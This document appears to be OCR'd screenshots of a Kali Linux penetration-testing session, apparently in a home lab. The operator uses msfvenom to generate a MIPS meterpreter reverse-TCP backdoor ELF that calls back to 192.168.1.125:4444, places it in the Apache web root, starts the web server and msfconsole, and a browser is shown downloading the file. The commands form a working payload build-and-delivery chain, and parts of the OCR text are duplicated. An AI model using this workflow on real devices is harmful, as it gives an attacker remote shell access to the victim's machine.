


```
┌──(root💀kali)-[~]
└─# msfvenom -p linux/mipsle/meterpreter/reverse_tcp LHOST=192.168.1.125  LPORT=4444 -f elf -o backdoorlinux.elf      1 ⚙
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: mipsle from the payload
No encoder specified, outputting raw payload
Payload size: 272 bytes
Final size of elf file: 356 bytes
Saved as: backdoorlinux.elf

┌──(root💀kali)-[~]
└─# mv backdoor.elf /var/www/html/                                                                                       1 ⚙
mv: cannot stat 'backdoor.elf': No such file or directory

┌──(root💀kali)-[~]
└─# cd /var/www/html/                                                                                                1 ✗ 1 ⚙

┌──(root💀kali)-[/var/www/html]
└─# mv backdoor.elf /var/www/html/                                                                                       1 ⚙
mv: cannot stat 'backdoor.elf': No such file or directory

┌──(root💀kali)-[/var/www/html]
└─# cd                                                                                                               1 ✗ 1 ⚙

┌──(root💀kali)-[~]
└─# ls                                                                                                                   1 ⚙
backdoorlinux.elf  backup  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(root💀kali)-[~]
└─# mv backdoorlinux.elf /var/www/html/                                                                                  1 ⚙

┌──(root💀kali)-[~]
└─# cd /var/www/html/                                                                                                    1 ⚙

┌──(root💀kali)-[/var/www/html]
└─# █                                                                                                                    1 ⚙
```



root@kali: /var/www/html

```
┌──(root💀kali)-[~]
└─# ls
backdoorlinux.elf  backup  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(root💀kali)-[~]
└─# mv backdoorlinux.elf /var/www/html/

┌──(root💀kali)-[~]
└─# cd /var/www/html/

┌──(root💀kali)-[/var/www/html]
└─# chmod +x backdoorlinux.elf

┌──(root💀kali)-[/var/www/html]
└─# service apache2 start

┌──(root💀kali)-[/var/www/html]
└─# msfconsole

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
```



Kali Linux

http://192.168.1.125/backdoorlinux.elf


Welcome to Kali Linux

The Industry's Most Advanced Penetration Testing Distribution

Now that you have successfully downloaded Kali Linux, here are some good resources to help you *get started.*

Official Kali Documentation

Includes multiple scenarios and "recipes", enabling users to create custom complex images with ease. Designed to provide value to seasoned testers and novices alike.



Kali Linux

192.168.1.125/backdoorlinux.elf

Opening backdoorlinux.elf

You have chosen to open:

backdoorlinux.elf

which is: elf File (356 bytes)
from: http://192.168.1.125

Would you like to save this file?

The Ind n Testing

Now that you have successfully downloaded Kali Linux, here are some good resources to help you *get started.*

Official Kali Documentation

Includes multiple scenarios and "recipes", enabling users to create custom complex images with ease. Designed to provide value to seasoned testers and novices alike.